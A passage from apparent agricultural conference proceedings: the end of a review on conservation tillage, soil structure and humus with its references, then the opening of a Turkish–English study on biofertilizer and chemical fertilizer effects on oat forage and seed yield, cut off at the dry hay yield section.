dormant soil and permanent soil cover with a constant supply of organic soil substance and slower degradation processes are usually rich in humus [35]. The results of experimental field trials in Bernburg (since 1969) and Seehausen (1966-2002) showed that conservation tillage and direct sowing lead to an accumulation of C_{org} in the upper crumb area of 0 to 10 cm compared to conventional tillage with the plow [36]. [37] determined an increase in microbial biomass, earthworm population and humus content with a decreasing degree of cultivation intensity in a comparison between plowing, conservative tillage and direct sowing, especially at a depth of 0-5 cm. Comparing these systems, the humus content in the 5-10 cm depth range does not differ, while a clear increase can be determined between plowing and cultivation for conservation for microbial biomass. According to a study by [38] the effects of the long-term differentiated tillage in two different field test fields, which were worked on in Germany for 37 and 40 years (Garte Süd and Hohes Feld near Göttingen) (reduced and conventional tillage), showed the carbon content in soils at two different soil depths (0–5 cm and 10–20 cm) where the C_{org} content at both soil depths were higher values in reduced tillage in contrast to conservative tillage. The organic soil organic matter influences the structural properties of the soil, in particular the infiltration of water and the aggregate stability. Therefore, conservation tillage systems that increase the organic carbon content are important [39]. The soil structure improved by tillage systems promotes water storage as the hydraulic properties change [40]. Soil compaction inhibit the biological activity of a soil, e.g., the

composition and decomposition of the organic matter. On the other hand, microorganisms are involved in the development of stable aggregates in uncompacted, living soil [41]. The improved aggregation of the soil particles and the application of plant residues in connection with an improved infiltration capacity largely reduces the capping of the topsoil. Due to the more functional structure, which is based on the water holding capacity has a positive effect, fewer nutrients, pesticides and fertilizers are carried out of the soil. The less tillage results in a more stable soil structure, so that the subsoil is less compacted and the risk of plowing is reduced. In comparison with conventional tillage with no-tillage, the latter leads to less destruction of the soil structure, combined with an increase in the infiltration rate and aggregate stability [42]. According to a study by [43], the effects of different soil cultivation methods - with a combination of two different drainage systems - on selected soil physical properties were examined in a 14-year long-term field test in the USA, Ohio State University. It was concluded that switching from conventional tillage to no-till can reduce soil surface runoff, increase aggregate stability and improve hydraulic soil properties. The goals of conservation tillage are to prevent soil crapping and reduce soil erosion, create a more stable soil structure as a preventive protection against compaction, increase biological activity in the soil and maintain the soil structure.

3. Soil structure and soil compaction

Tillage farming, changes not only the vegetation cover, but also the soil in terms of its structure and chemistry [44]. Depending on the storage of the individual soil particles and the aggregates, they lead to differently developed pore systems, which can differ in terms of pore size distribution and continuity. The pore size distribution depends on the grain size and shape of the primary pores and on the soil, structure as regards the secondary pores and thus on the development of the soil [1]. The individual mineral components (clay, silt and sand) and the organic soil substance are referred to as “primary soil particles”. Secondary soil particles are complexes made up of various individual primary soil particles. The pore system and the soil particles are used to describe the shape of the soil structure. Another term for the solid constituents of the soil as a partial structure is the “soil matrix”. The pore system of the soil matrix can be subdivided into different proportions of coarse, medium and fine pores (pore size classes). This will remove the larger crevices and cracks as well as through roots biopores formed by soil animals are no longer counted in the soil matrix, but in the macropore system of the soil. The pore volume is differentiated by pores of different sizes and shapes. The soil structure changes by causing compaction due to natural processes such as settlement, cracking and shrinking and loosening by swelling. A change in the soil structure occurs through human activities, e.g., the increasing use of heavy agricultural machinery has negative effects on the soil structure by compacting in unfavorable (moist) soil conditions and thus damaging the cavity or the water and air flow of the soil, which is shown in numerous literature studies is also

occupied. A soil compaction changes the soil structure and the resulting soil physical characteristics such as porosity, bulk density, saturated and unsaturated water conductivity. It can be assumed that less intensive processing will mechanically destroy fewer stable units, as the following explanations show. An eight-year demonstration trial in Zollikofen on the permanent observation field "Oberacker" (2003) showed that the no-till variant in the topsoil had significantly more stable aggregates than the plowing method. In contrast, hardly any structured aggregates were found in the topsoil during the plowing process. In addition to not using the plow, this is primarily due to the increased number and activity of earthworms [45]. According to a study by [14] in Argentina / Pampas, higher aggregate stability and infiltration rates could be demonstrated by means of conservation tillage (compared to conservation tillage and direct sowing). In contrast, the bulk density values at 0 - 20 cm soil depth were higher than in comparison to the conventional. The aggregate stability improved in the poorly structured soils by an average of 70% under no-tillage compared to conventional tillage. According to the results of [46] in a nine-year experimental field trial with different tillage methods, the plots that were cultivated without plow showed higher pore volume proportions compared to the plow variant. In the lower soil layer, higher proportions of pore volume were also found in the plowless variant. Since soils cultivated in a conservative manner have a higher number of vertically continuous macropores, excess water in macropores can also be quickly drained from the soil surface into deeper layers [47]. In a further study on the two long-term field trial in Germany loess regions (Saxony), a clear differentiation of the soil compaction depending on the tillage depth was obtained with permanent conservation tillage [48]. Another study by [49] shows that with two different tillage methods (plow and disc plow) (University of Nottingham) - which was set up in 2005 - higher macropore proportions were found in the disc plow variant. In 1995 a study on an organically farmed trail field in Greece showed that the proportion of macropores decreased with increasing intensity of intervention in basic tillage. The highest values of the mean aggregate diameter and the highest proportion of macropores in the soil were measured in the no-till plots using only manure or in combination with mineral fertilization. The soil penetration resistance values were also significantly higher in the no-till variant [50].

4. Importance of organic matter

Numerous research work deals with the importance of organic matter for improving the soil properties of arable land. In addition to the mineral components of the soil, the organic soil substance is the second largest fraction in the soil [51]. The humus or the organic soil substance contains all dead plant and animal components in the soil that are subject to biochemical degradation and transformation processes [1]. The serious soil impact caused by tillage has a decisive influence on the interaction between soil structure, humus and soil biological processes [52] [53]. The influence of the humus dynamics on the nutrient balance and the soil structure is extremely important for the

nutrient supply of the plant, especially on light soils, and is the basis for low-input systems [35]. Soil ecosystems under no-tillage are able to increasingly release nutrients in a form that is available to plants [45]. However, the potential of the various ecoregions in the world for carbon sequestration depends on climatic conditions. In tropical and temperate regions - as opposed to arid areas - carbon sequestration is higher because the conditions for plant growth are more favorable [7]. In connection with the decomposition by the Edaphon, conversion and metabolic products of the soil organisms arise, which have a favorable influence on the soil structure and the aggregate stability [35]. This leads to better aeration, water supply and storage and rooting of the soil. The long-term waiver of any tillage on the demonstration attempt of the permanent observation parcel "Oberacker" lead to an accumulation of humus in the topsoil, which has a positive effect on the nutrient dynamics [45]. The humus content here in the no-till variant increased by 10.4 t ha^{-1} after eight years. Another study shows that different soil cultivation over many years leads to differentiation of the absolute humus amounts in the Ap horizon. Here it has a much stronger effect on the vertical distribution in the soil layer. Non-turning soil cultivation leads in particular to the accumulation of humus in the top soil layer (0 - 5, 5 - 10 cm) [54].

5. General Conclusions

The fertility of the soils decreases with intensive tillage. Protected tillage methods have been developed in terms of soil protection and sustainability. In this respect, conservation tillage plays an very important role for the development of sustainable agriculture by adapting it depending on the climate and soil properties of each region.

6. References

- [1] Scheffer, F., Schachtschabel, P. (2010): Lehrbuch der Bodenkunde. 16. Aufl., neubearb. und erw. Aufl. von H.-P. Blume, G.W. Brümmer, R. Horn, E. Kandeler, I. Kögel-Knabner, R. Kretzschmar, K. Stahr, B.-M. Wilke (2010). Springer Spektrum Akademischer Verlag, Heidelberg, Berlin, 570 S.
- [2] Umweltbundesamt (2004): Jahresbericht 2004. Herausgeber: Umwelt Bundesamt (UBA). Gestaltung und Druck: KOMAG mbH, Berlin, 137 S
- [3] Joschko, M., Barkusky, D., Hohn, W., Rogasik, H., Hierold, W., Grossman, B. (2007): Weniger Humusbedarf bei Mulchsaat? Landwirtschaft Ohne Pflug 3/2007, 12–18.
- [4] Shi, X.Z., Wang, H.J., YU, D.S., Weindorf, D.C., Ceheng, X.F., Pan, X.Z., Sun, W.X., Chen, J.M. (2009): Potential for soil carbon sequestration of eroded areas in subtropical China. Soil & Tillage Research 105, 322-327.

- [5] Lee, S.B., Lee, C.B., Jung, K.Y., Park, D., Kim, P.J. (2009): Changes of soil organic carbon and its fractions in relation to soil physical properties in a long-term fertilized paddy. *Soil & Tillage Research* 104, 227-232.
- [6] Montanarella, L. (2011): European Commission - Joint Research Centre Institute for Environment and Sustainability, Europe's Leading Portal for Scientific Dissemination, Research Media Ltd, 2011. <http://www.researcheurope.com/index.php/2011/08/dr-luca-montanarella-secretary-of-the-europeansoil-bureau-network/>, 27.03.2012.
- [7] Lopez Fando, C., Pardo, M.T. (2011): Soil carbon storage and stratification under different tillage systems in a semi-arid region. *Soil & Tillage Research* 111, 224-230.
- [8] Rieger, S. B. (2001): Impacts of tillage systems and crop rotation on crop development, yield and nitrogen efficiency. Swiss Federal Institute of Technology, Zurich, Diss., 138 S.
- [9] Laubengeiger, K., Reidt, D., Müller, K. (2006): Bodenverdichtung und Tieflockerung. Theorie, ökologische Relevanz, Bewertungsmethoden und Gegenmaßnahmen. Eberhard-Karls-Universität Tübingen, Geographisches Institut, Hauptseminar Bodenschutz, Leitung: Prof. Dr. Thomas Scholten, SoSe 2006. 29 S.
- [10] Gisi, U., Schenker, R., Schulin, R., Stadelmann, F.X., Sticher, H. (1997): *Bodenökologie - 2. Auflage - Stuttgart; New York: Theme*, 350 S.
- [11] Forstreuter, T. (1999): Bodenfruchtbarkeitskennwerte und Kulturpflanzenertag in zwei Bodennutzungssystemen. Georg-August Universität Göttingen, Niedersächsische Staats- und Universitätsbibliothek Göttingen, Diss., 171 S.
- [12] Li, D., Liu, M., Cheng, Y., Wang, D., Qin, J., Jiao, J., Li, H., Hu, F. (2011): Methane emission from double-rice cropping system under conventional and no tillage in southeast China. *Soil & Tillage Research* 113, 77-81.
- [13] Schmidt, W. (2004): Bodenschutz in der Landwirtschaft – Handlungsempfehlungen in Sachsen. Tagungsband zur Fachveranstaltung für Landwirtschaft (LfL) und des Sächsischen Landesamtes für Umwelt und Geologie (LfUG), Leipzig, 3-11.
- [14] Alvarez, R., Steinbach, H.S. (2009): A review of the effects of tillage systems on some soil physical properties, water content, nitrate availability and crops yield in Argentine Pampas. *Soil & Tillage Res.* 104, 1-15.
- [15] Bundes-Bodenschutzgesetz (1998): Gesetz zum Schutz vor schädlichen Bodenveränderungen und zur Sanierung von Altlasten. Viertes Teil, Landwirtschaftliche Bodennutzung (§17), gute Fachliche Praxis in der Landwirtschaft, BGBl. I, 502 S.

- [16] Ludwig, R., Petersen, M. (2007): Aktuelle Fragen und Entwicklungen des europäischen Bodenschutzrechts. *Natur und Recht* 29, 439-502.
- [17] Sommer, C., Brunotte J., Ortmeier, B., Zhao, R. (1994): Einführung von Verfahren der Konservierenden Bodenbearbeitung in die Praxis. FuE-Vorhaben 87 UM 01. Inst. F. Betriebstechnik, FAL, Braunschweig-Völkenrode, 368 S.
- [18] Singh, P., Flury, M., Schillinger, W.F. (2011): Predicting seed-zone content for summer fallow in the Inland Pacific Northwest, USA. *Soil & Tillage Research* 115-116, 94-104.
- [19] Chen, Y., Liu, S., Li, H., Li, X.F., Song, C.Y., Cruse, R.M., Zhang, X.Y. (2011): Effects of conservation tillage on corn and soybean yield in the humid continental climate region of Northeast China. *Soil & Tillage Research* 115-116, 56-61.
- [20] Regina, K., Alakukku, L. (2010): Greenhouse gas fluxes in varying soils types under conventional and no-tillage practices. *Soil & Tillage Research* 109, 144-152.
- [21] Fiedler, H. J. (2010): Böden und Bodenfunktionen in Ökosystemen, Landschaften und Ballungsgebieten. Hrsg.: Europäisches Institut für Postgraduale Bildung an der TU Dresden e.V. -EIPOS-; 2001, Expert-Verlag, 598 S.
- [22] Kreitmayr, J. (2005): Bedeutung standortangepasster Bodenbearbeitungs- und Bestellverfahren für den Bodenschutz. Bayerische Landesanstalt für Landwirtschaft. Institut für Agrarökologie, Ökologischen Landbau und Bodenschutz. <http://www.lfl.bayern.de/iab/bodenbearbeitung/13549/index.php>. 27.03.2012.
- [23] Rosner, J., Klik, A. (2005): Konservierende Bodenbearbeitungssysteme Boden-, Nährstoff- und Pestizidabträge in trockenen und mäßig feuchten Lagen Ostösterreichs, *Biomedical and Life Sciences, Gesunde Pflanzen, Volume 57, Nr. 7, 179-186.*
- [24] Ehlers, W., Schmidtke, K., Rauber, R. (2003): Änderung der Dichte und Gefügefunktion südniedersächsischer Lössböden unter Ackernutzung. *Landnutzung und Landentwicklung*, 44 (1), 9-18.
- [25] Jordan, A., Zavala, L. M., Gil, J. (2010): Effects of mulching on soil physical and runoff under semi-arid conditions in southern Spain. *Catena* 81, 77-85.
- [26] Hill, R.L. (1990): Long – Term Conventional and No – Tillage Effects on Selected Soil Physical Properties. *Soil. Sci. Soc. Am. J.* 54, 161 – 166.
- [27] Frielinghaus, M. (2001): Grundsätze des Bodenschutzes auf Jungmoränenstandorten und Empfehlungen für ihre praktische Umsetzung in Mecklenburg-Vorpommern. Mitteilung der Landesforschungsanstalt für Landwirtschaft und Fischerei Mecklenburg-Vorpommern, Heft 24, 17-22.

- [28] Dannowski, M. (1995): Die Auswirkungen konventioneller Landwirtschaft auf die nachhaltige Fruchtbarkeit des Bodens in einem Agrarlandschaftselement des Nordost-deutschen Tieflandes. Arch. Acker-Pfl. Boden, Vol.39, 237-259.
- [29] Scheil, S. (2007): Zweiter Entwurf zur europäischen Bodenschutzstrategie-Chance für ein hohes Schutzniveau zulasten der Subsidiarität. Natur und Recht (2007) 29, 176-181.
- [30] Sommer, C. (1998): Konservierenden Bodenbearbeitung: Ein Konzept zur Lösung agrarrelevanter Bodenschutzprobleme. Landbauforschung Völkenrode, Sonderheft 191, 128 S.
- [31] Brandstetter, G. (2006): Mulchsaat-Direktsaat. <http://direktsaat.twoday.net/>, 29.03.2012.
- [32] Verch, G., Kachele, H., Holtl, K., Richter, C., Fuchs C. (2009): Comparing the profitability of tillage methods in Northeast Germany-A field trial from 2002 to 2005. Soil & Tillage Research 104, 16-21.
- [33] Cavalieri, K.M.V., Silva, A.P., Tormena, C.A., Leao, T.P., Dexter, A.R., Hakansson, I. (2009): Long-term effects of no-tillage on dynamic soil physical properties in a Rhodic Ferrasol in Parana, Brazil, Soil & Tillage Research 103, 158-164.
- [34] Pronin, D. (2002): Einfluss unterschiedlicher Bodenbearbeitungs- und Bestellverfahren auf die vertikale Differenzierung von Bodenkennwerten auf lehmigem Sand (Brandenburg) und auf Schwarzerde (Novosibirsk) sowie auf ausgewählte Pflanzenmerkmale. Humboldt-Univ. zu Berlin, Diss., 101 S.
- [35] Krück, S. (1999): Einfluss der Nutzung auf Bodenfruchtbarkeitsparameter, Humusgehalt und Regenwurmaktivität, und deren Beziehung zur Ertragsfähigkeit sandiger Böden in Brandenburg. Berlin, Humboldt-Univ., 1999, Diss., 154 S.
- [36] Ulrich, S. (2008): Zum Indikatorwert ausgewählter physikalischer Parameter und Kenngrößen des Kohlenstoffhaushaltes im Boden unter Berücksichtigung von Daten aus langjährigen Bodenbearbeitungs- und Dauerdüngungsversuchen. Martin-Luther-Universität Halle Wittenberg, Institut für Agrar- und Ernährungswissenschaften, Diss., 141 S.
- [37] Schmidt, W., Nitzsche, O., Gebhardt, C. (2002): Fusarium pfluglos bekämpfen. Infodienst der Sächsischen Agrarverwaltung 05, 48–52.
- [38] Jacobs, A., Rauber, R., Ludwig, B. (2009): Impact of reduced tillage on carbon and nitrogen storage of two Haplic Luvisols after 40 years. Soil & Tillage Research 102, 158-164.
- [39] Franzluebbers, A. J. (2001): Water Infiltration and Soil Structure Related to Organic Matter and its Stratification with Depth. Soil Tillage Research, Vol. 66, Issue 2, 197-205.

- [40] Rawls, W. J., Pachepsky, Y. A. (2002): Soil Consistence and Structure as Predictors of Water Retention. *Journal of Soil Science Society of America*. 66(4), 1115-1126.
- [41] Emmerling, C. (2002): Einfluss reduzierter Grundbodenbearbeitung im Ökologischen Landbau auf bodenökologische Eigenschaften. Einfluss reduzierter Grundbodenbearbeitung auf die Bodenökologie, LPP Schriftenreihe, 25-46.
- [42] McGarry, D., Bridge, B.J., Radford, B.J. (2000): Contrasting Soil Physical Properties After zero and Traditional Tillage of an Alluvial Soil in the Semi – Arid Tropics. *Soil & Till. Res.* 53, 105–115.
- [43] Abid, M., Lal, R. (2008): Tillage and drainage impact on soil quality: II. Tensile strength of aggregates, moisture retention and water infiltration. *Soil & Tillage Research* 103 (2009), 364-372.
- [44] Akkermann, M. (2004): Beurteilung des Einflusses einer angepassten Ackernutzung auf den Hochwasserabfluss, Fachbereich Geowissenschaften und Geographie, Diss., 158 S.
- [45] Bodenbericht (2003): Demonstrationsversuch auf der Dauerbeobachtungsparzelle „Oberacker“. *Bodenbericht 2003*, Abteilung Umwelt und Landwirtschaft. <http://www.pfluglos.de/media/documents/1242636549.pdf>, 29.03.2012.
- [46] Appel, T., Berg, V., Laufer, O., Bai, M. (2008): Bewirkt die konservierende Bodenbearbeitung eine Sequestrierung von Kohlenstoff im Boden? *VDLUFASchriftenreihe 64*, Kongressband 2008, Göttingen, 519-528.
- [47] Zimmerling, B., Schmidt W. (2002): Beitrag der konservierenden Bodenbearbeitung zum Vorbeugenden Hochwasserschutz. *Sächsische Landesanstalt für Landwirtschaft, Schriftenreihe 7*, Jahrgang 11. Heft, Dresden. 21-52.
- [48] Müller, E. (2002): Humus und Nährstoffverteilung bei dauerhaft konservierender Bodenbearbeitung. *Sächsische Landesanstalt für Landwirtschaft. Fachbereich 4*, Pflanzliche Erzeugung, Referat 42 Bodenkultur, 4 S.
- [49] Atkinson, B.S., Sparkes, D. L., Mooney, S. J. (2009): Effect of seedbed cultivation and soil macrostructure on the establishment of winter wheat (*Triticum aestivum*). *Soil & Tillage Research* 103, 291-301.
- [50] Bilalis, D., Vakali, C., Sidiras, N., Köpke, U. (2001): Einfluss von drei Bodenbearbeitungssystemen auf bodenphysikalische Eigenschaften und Wurzelwachstum von Wintergerste auf einem Ackerstandort in Athen, Griechenland. *Mitteilungen der Gesellschaft für Pflanzenbauwissenschaften, Gesellschaft für Pflanzenbauwissenschaften*, 13, Freising, 252-253.

- [51] Gregorich, E.G., Carter, M.R., Doran, J.W., Oankhurst, C.E., Dwyer, L.M. (1997): Biological attributes of soil quality. In: Gregorich, E.G., Carter, M.R. (Eds.), Soil Quality for Crop Production and Ecosystem Health. Elsevier, New York, 81-114.
- [52] Beck, T.H. (1991): Forschungsbedarf im Zusammenhang mit den Zielvorstellungen der Mess- und Voraussagbarkeit von Elementen und Prozessen der Bodenfruchtbarkeit: Bodenbiologische Prozesse. Berichte über Landwirtschaft, SH 203, 85-99.
- [53] Larink, O. (1998): Bodenbearbeitung und Bodenleben. KTBL- Schrift 266, 80-87.
- [54] Hofmann, B. (2003): Einfluss langjährig unterschiedlicher Bodenbearbeitung auf Humusgehalt und biologische Bodeneigenschaften. Mitt. Ges. Pflanzenbauwiss. 15, 288-289.

BİYOLOJİK VE KİMYASAL GÜBRELERİN YULAFIN OT VE TOHUM VERİMİ İLE KALİTESİNE ETKİLERİ

İlker Şenol¹, Ahmet Gökkuş², Fırat Alatürk²

¹ *Çanakkale Onsekiz Mart Üniversitesi, Lisansüstü Eğitim Enstitüsü, Tarla Bitkileri Anabilim Dalı, Çanakkale, TURKEY*

² *Çanakkale Onsekiz Mart Üniversitesi, Ziraat Fakültesi, Tarla Bitkileri Bölümü, Çanakkale, TURKEY*

senolilker@icloud.com

ORCID: 0000-0002-0118-4468

ÖZET

Bu çalışma tarımsal faaliyetlerin mevcut zararlarını asgariye indirmek, kimyasal gübre kullanımını azaltmak ve üretim maliyetlerini düşürerek daha kârlı üretim yapma potansiyelini incelemek amacıyla gerçekleştirilmiştir. Çalışmada MegaFlu ve Cotton+ ticari isimli BG'ler kullanılmıştır. Bu BG'lerin yanında normal yetiştiricilik için tavsiye edilen kimyasal gübre de kullanılmıştır. Deneme Çanakkale Onsekiz Mart Üniversitesi Ziraat Fakültesi Dardanos Uygulama alanında, 2018-2019 yılları arasında yürütülmüştür. Parsellerin yarısı yeşil ot, yarısı da tohum üretimi amacıyla hasat edilmiştir. Denemede biyolojik gübreler tohuma aşılanarak uygulanmıştır. Kimyasal gübreler ise tavsiye edilen uygun doz olarak 12 kg/da azot ve 8 kg/da fosfor olarak tam doz, tam dozun 2/3'si, tam dozun yarısı ve 1/3'ü olarak verilmiştir. Ekim ile beraber 12 kg/da azot ve 8 kg/da fosfor olacak şekilde 105 gr. DAP (Diamonyum fosfat) gübresi verilmiştir. Diğer dozlarda bu değere göre oranlanarak kullanılmıştır. Toprak üzerine ise 115 gr. ÜRE kullanılmıştır. Diğer dozlar yine bu değere oranlanarak kullanılmıştır. Tüm biyolojik ve kimyasal gübre dozlarına kontrol uygulanmıştır. Deneme 3 tekerrürlü olarak kurulmuştur. Elde edilen veriler bölünmüş parseller deneme desenine göre değerlendirilerek veriler JMP 11 istatistik programı kullanılarak analiz edilmiştir. Sonuç olarak yeşil ot veriminde 3866,7 kg/da K-12+8 parseli ön plana çıkmıştır. Bunu 3433,3 kg/da ile B1-12+8 parseli takip etmiştir. Kuru ot veriminde en yüksek etki 1031,8 kg/da ile K-12+8 uygulanan parsellerde belirlenmiştir. Bunu 919,6 kg/da ile B1-12+8 izlemiştir. Yapılan uygulamaların otun kuru madde oranı üzerine etkisi varyans analizine göre istatistiki olarak önemsiz bulunmuştur. Meydana gelen en yüksek

bitki boyu 97,63 cm ile K-6+4 uygulamasında meydana gelmiştir. Diğer en yüksek verimler ise 96,66 cm ile B1-12+8 parselinde ve 95,81 cm ile B1+B2-8+5,4 parselinde meydana gelmiştir. Otlardan alınan örnekler NIR cihazında analiz edilmiştir. Yapılan uygulamaların otların kimyasal yapısına etkisi varyans analizine göre önemsiz olduğu saptanmıştır. Tohum verimlerinde en yüksek değer 229,4 kg/da ile B1-8+5,4 parselinde görülmüştür. Ardından 227,4 kg/da ile B2-12+8 parseli gelmiştir. Yapılan çalışmanın sonucunda biyolojik gübre yulafın ot ve tohum verimlerinde önemli artışlar sağladığı tespit edilmiştir. Dolayısıyla yulaf yetiştirilen alanlarda biyolojik gübre kullanılması maliyet ve çevre açısından önerilmektedir.

Anahtar sözcükler: Kimyasal gübre, Yulaf, Verim, Biyogübre

THE EFFECTS OF BIOFERTILIZERS AND FERTILIZERS ON THE HAY AND GRAIN YIELD AND QUALITY

ABSTRACT

This study executed for reduce to agricultural harm and use of chemical fertilizers and examine to cheaper production potential. In this study used MegaFlu and Cotton+ trademarks. With this bio-fertilizers, used to chemical fertilizer, recommended for normal agricultural production. The experiment was built in Çanakkale Onsekiz Mart University, Agriculture Faculty, Dardanos field of application, between 2018-2019 will be conducted. Some of plant was mowed for obtain to green grass, other plants harvested for production of seed. Bio-fertilizers were inoculated into seed and then sowed. Chemical fertilizers used, as an optimum dose 12 kg/da pure nitrogen and 8 kg/da pure phosphorus, full dose, 2/3 dose, half dose and 1/3 dose. As an optimum dose 12 kg/da nitrogen and 8 kg/da phosphorus 105 gr. DAP (Diammonium phosphate) applicated with the sowing. All doses are proportioned to these. On the soil, 115 gr. UREA used. Again, all doses are proportioned to these. All chemical and bio-fertilizers have been applied control. The experiment was established in 3 replications. The data obtained evaluate by JMP 11 statistic program. As a result, 3866.7 kg/da K-12+8 parcel came to the fore in green forage yield. This was followed by B1-12+8 parcel with 3433.3 kg/da. The highest effect on dry forage yield was determined in plots with K-12+8 applied with 1031.8 kg/da. This was followed by B1-12+8 with 919.6 kg/da. According to the analysis of variance, the effects of the applications on the dry matter ratio of forage were found to be statistically insignificant. The highest plant height that occurred was 97.63 cm in K-6+4 application. The other highest yields occurred in B1-12+8 parcel with 96.66 cm and B1+B2-8+5.4 parcel with

95.81 cm. Samples taken from dry forage were analyzed on NIR device. The effects of the applications on the chemical structure of dry forage were found to be insignificant according to the variance analysis. The highest value in seed yields was seen in B1-8+5.4 parcels with 229.4 kg/da. Then came B2-12+8 parcel with 227.4 kg/da.

Keywords: *Biofertilizer, Fertilizer, Oat, Yield*

1. GİRİŞ

Yulaf tahıllar grubunda yer alan, nişasta ve lif yönünden zengin bir tarla bitkisidir. Bu bitki hem insan hem de hayvan beslenmesi açısından oldukça önemlidir. İçeriğindeki yüksek lif sayesinde sindirim sistemine yardımcı olmakta ve sindirimi kolaylaştırmaktadır. Yüksek nişasta içeriğinden dolayı ise hayvan beslemede kullanılmaktadır. Ülkemizde hem dane amacıyla yetiştiriciliği hem de hayvan beslemede kullanılmak amacıyla kaba yem amacıyla yetiştiriciliği yapılmaktadır. Özellikle ilimizde kaba yem olarak yulaf yetiştiriciliği yoğun olarak yapılmaktadır. Bazen ana ürün olarak yetiştirilen yulaf bazen de ikinci ürün olarak mısır ya da diğer yazlık bitkilerden sonra yetiştirilmektedir.

Dünyada ve ülkemizde her geçen gün gıda ihtiyacı artmaktadır. Gıda ihtiyacını karşılamak ancak gıda üretimini arttırmakla mümkündür. Ancak dünyada tarım alanları ulaşabileceği maksimum alana ulaştığı için bunu yapmanın tek yolu mevcut tarım alanlarında birim alandan alınan verimi arttırmaktır. Bu konuda en yaygın kullanılan yöntem kimyasal gübrelemedir. Kimyasal gübreler ciddi oranda verimi arttırmaktadır. Ancak yüksek dozlarda kimyasal gübre kullanımı sürdürülebilir değildir. Çünkü içeriğindeki dolgu maddelerinden dolayı kimyasal gübreler uzun süren kullanımlarda toprak tuzluluğuna neden olmakta ve toprağın yapısını bozmaktadırlar. Bu yüzden biyolojik gübrelerin kullanımının arttırılması önemlidir.

Tarımsal üretimde yüksek verim ve kalite artışı sağlamaya yönelik yapılan uygulamalar beraberinde yoğun kimyasal kullanımını getirmiştir. Bu kimyasalların maliyet artışına neden olmalarının yanı sıra insan ve çevreye olan zararlı etkileri nedeniyle de üzerinde durulmaktadır. Bu nedenle son zamanlarda çevreye dost, sürdürülebilir ve organik tarım sistemleri tercih edilmektedir. Kimyasal kullanımına alternatif olabilecek ve organik tarımda rahatlıkla kullanılacak yöntemlerden biri bitki gelişimini teşvik eden rhizobakter uygulamalarıdır.

Biyolojik gübreler; canlı bir organizmanın kendi olduğu gibi, canlı organizmanın artığı da olabilirler. Bitkisel üretimde çiftlik hayvanlarının artıkları kullanılabilir veya yeşil gübreleme denilen baklagil bitkilerinin hasat edilmeden toprağa karıştırılabilir. Ya da denemede kullandığımız mikroorganizmalarda kullanılabilir. Bu canlılar azot fiksasyonu, fosfor çözücü ve çeşitli bitkisel

hormonlar salgılayarak büyüme ve gelişmeye yardımcı olurlar. Biyolojik gübreler bitki besin elementleri alımını da teşvik etmektedir.

Dolayısıyla bu araştırmada tarımsal faaliyetlerin mevcut zararlarını asgariye indirmek, kimyasal gübre kullanımını azaltmak ve üretim maliyetlerini düşürerek daha kârlı üretim yapma potansiyelini incelemek amacıyla gerçekleştirilmiştir.

2. MATERYAL VE METOD

Araştırma 2018-2019 yılları arasında Çanakkale Onsekiz Mart Üniversitesi Dardanos Yerleşkesi Ziraat Fakültesi Deneme Arazisinde gerçekleştirilmiştir. Denemede Kahraman çeşidi yulaf kullanılmıştır. Araştırmada hem kimyasal gübre hem de biyolojik gübre kullanılmıştır. Fosforun tamamı ile azotun bir bölümü DAP (diamonyumfosfat) olarak ekimle birlikte, azotu kalanı ise AN (amonyum nitrat) olarak ilkbaharda kullanılmıştır. Kimyasal gübre dozları; önerilenin 3/3'ü, 2/3'ü, 1/2'si, 1/3'ü ve kontrol (0 kg/da) olacak şekilde düzenlenmiştir. Biyolojik olarak da MegaFlu (B1) ve Cotton+ (B2) ticari isimlerine sahip gübreler kullanılmıştır. Biyolojik gübre uygulaması tohumlara bakteri aşılması şeklinde yapılmıştır. Gübre dozları, kimyasal gübre + B1, kimyasal gübre + B2 ve kimyasal gübre + (B1 + B2) şeklinde düzenlenmiştir. Toprak hazırlığı yapılan deneme alanında tohumlar sıra arası 25 cm ve parselde toplam 6 sıra olacak şekilde 5 Kasım 2018 tarihinde elle ekilmiştir. Parsel boyutları 5 m boyunda ve 1,2 m en olacak şekilde tanzim edilmiş ve toplam parsel sayısı ise 60 olarak belirlenmiştir. Ot için hasat sütün olum döneminde, tohum için hasat ise tam olum döneminde yapılmıştır. Altı sıra halinde ekilen parsellerin 3 sırası ot kalan üç sırası da tohum için hasat edilmiştir. Elde edilen veriler bölünmüş parseller deneme desenine göre değerlendirilerek veriler JMP 11 istatistik programı kullanılarak analiz edilmiştir.

3. BULGULAR VE TARTIŞMA

3.1. Yeşil Ot Verimi (kg/da)

Yapılan varyans analizlerine göre uygulanan farklı gübre çeşitleri ve bunların farklı dozlarına göre yulafın yeşil ot verimleri istatistiki açıdan önemli değişim göstermiştir. Uygulanan gübrelere göre en yüksek yeşil ot verimi 3866,7 kg/da K-12+8 parselleri ön plana çıkmıştır. Bunu 3433,3 kg/da ile B1-12+8 parseli ve 3155,5 kg/da ile B1-8+5,4 parselleri izlemiştir. En düşük yeşil ot verimleri ise 1411,1 kg/da ile 0+B2 parsellerinde tespit edilmiştir (Tablo 1). Azotlu gübrelemenin ot verimini arttırdığı bu denemede görülmüştür. Artan dozlar ot verimini de yükseltmiştir. Biyolojik gübre kullanımı aynı dozdaki kimyasal gübreyle kıyasla daha yüksek ot verimi alınmasını sağlamıştır. B1-8+5,4 ve B2-8+5,4 grubu bakteri uygulamaları aynı seviyedeki kimyasal gübre uygulamasına göre daha yüksek ot verimi sağlamışlardır. Benzer sonuçlar çeşitli çalışmalarda da elde edilmiştir (Şahin ve ark., 2004; Sonkurt, 2018).

Tablo 1. Uygulanan farklı gübrelere göre yeşil ot verimleri (kg/da)

Uygulamalar	K	B1	B2	B1+B2
0 (Kontrol)	1655,5 def	2377,8 b-f	1411,1 f	1755,5 def
4+2,7	2533,3 b-f	2002,2 c-f	1524,4 ef	1416,7 f
6+4	2713,3 a-d	2411,1 b-f	2088,9 c-f	2133,3 c-f
8+5,4	2577,7 b-e	3155,5 abc	3108,9 abc	2793,3 a-d
12+8	3866,7 a	3433,3 ab	2082,2 c-f	3088,9 abc
Önemlilik	P _{uygulama} : 0,0022			

3.2. Kuru Ot Verimi (kg/da)

